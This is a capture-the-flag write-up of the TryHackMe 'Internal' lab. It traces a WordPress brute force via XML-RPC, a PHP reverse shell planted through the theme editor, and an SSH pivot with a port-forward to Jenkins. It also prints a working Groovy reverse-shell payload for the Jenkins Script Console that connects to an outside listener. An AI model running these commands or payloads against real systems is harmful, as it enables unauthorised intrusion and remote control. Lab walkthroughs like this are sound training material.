

318 words
2 minutes
TryHackMe - Internal
Overview
Target reconnaissance and exploitation notes for the host 10.49.138.178 (TryHackMe “Internal”). This documents discovery of a WordPress foothold, lateral movement via SSH port-forwarding to an internal Jenkins service, and escalation to root.
1) Reconnaissance
Service discovery
nmap -sV -sC 10.49.138.178Findings
- TCP/22 (SSH) open
- TCP/80 (HTTP) open
Content discovery (web)
gobuster dir -u http://10.49.138.178/ -w /usr/share/seclists/Discovery/Web-Content/common.txtFindings
/blog(WordPress)/wp-admin(WordPress admin login)
2) WordPress Enumeration & Credential Discovery
Enumerate users/plugins (WPScan)
wpscan --url http://internal.thm/blog/ -e ap,u --api-token <REDACTED>Result
- Discovered user:
admin
Password attack (XML-RPC)
wpscan --url http://internal.thm/blog/ --password-attack xmlrpc -U admin -P /usr/share/wordlists/rockyou.txt -t 78Credentials obtained
- WordPress:
admin / my2boys
Note: Store credentials securely; avoid embedding secrets directly in notes for shared environments.
3) Initial Foothold (Reverse Shell via Theme Editor)
Method
- Log into WordPress admin panel (
/wp-admin) using discovered credentials. - Navigate to Appearance → Theme Editor.
- Modify
404.phpto include a PHP reverse shell payload.
Listener
rlwrap nc -lvnp 1337Trigger
Browse:
http://internal.thm/blog/wp-content/themes/twentyseventeen/404.php
Outcome
- Reverse shell obtained on the target.
4) Local Enumeration & SSH Access as aubreanna
Enumerate /opt
cd /optlscat wp-save.txtRecovered SSH credentials
aubreanna / bubb13guM!@#123
SSH in
ssh aubreanna@10.49.138.178User flag
cat user.txtFlag
THM{REDACTED}
5) Internal Service Discovery: Jenkins (via SSH Port Forwarding)
Service note
cat jenkins.txtFinding
- Internal Jenkins service:
172.17.0.2:8080
Port forward Jenkins to local machine
ssh -L 8080:172.17.0.2:8080 aubreanna@10.49.138.178Then open locally:
http://127.0.0.1:8080
6) Jenkins Access & RCE (Script Console)
Brute Force login page using OWASP ZAP


The credentials identified during the assessment were:
- Jenkins:
admin / spongebob
Reverse shell via Jenkins Script Console
Prepare listener:
rlwrap nc -lvnp 4444Run in Manage Jenkins → Script Console (Groovy):
String host="192.168.161.227";int port=4444;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(), pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(), so=s.getOutputStream();while(!s.isClosed()){ while(pi.available()>0) so.write(pi.read()); while(pe.available()>0) so.write(pe.read()); while(si.available()>0) po.write(si.read()); so.flush(); po.flush(); Thread.sleep(50); try { p.exitValue(); break; } catch (Exception e) {}}p.destroy(); s.close();Verify context
idObserved
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
7) Privilege Escalation to Root
Check /opt within Jenkins container context
cd /optlscat note.txtRecovered root credentials
root / tr0ub13guM!@#123
SSH as root
ssh root@10.49.138.178Root flag
cat /root/root.txtFlag
THM{REDACTED}
Summary
- Gained initial access via WordPress (
/blog) by obtainingadmincreds and triggering a reverse shell through a theme file edit. - Pivoted to SSH as
aubreanna, then port-forwarded to reach internal Jenkins (172.17.0.2:8080). - Achieved RCE via Jenkins Script Console, then escalated to root using recovered credentials.
TryHackMe - Internal
https://0xshadowman.github.io/notes/posts/thm_internal/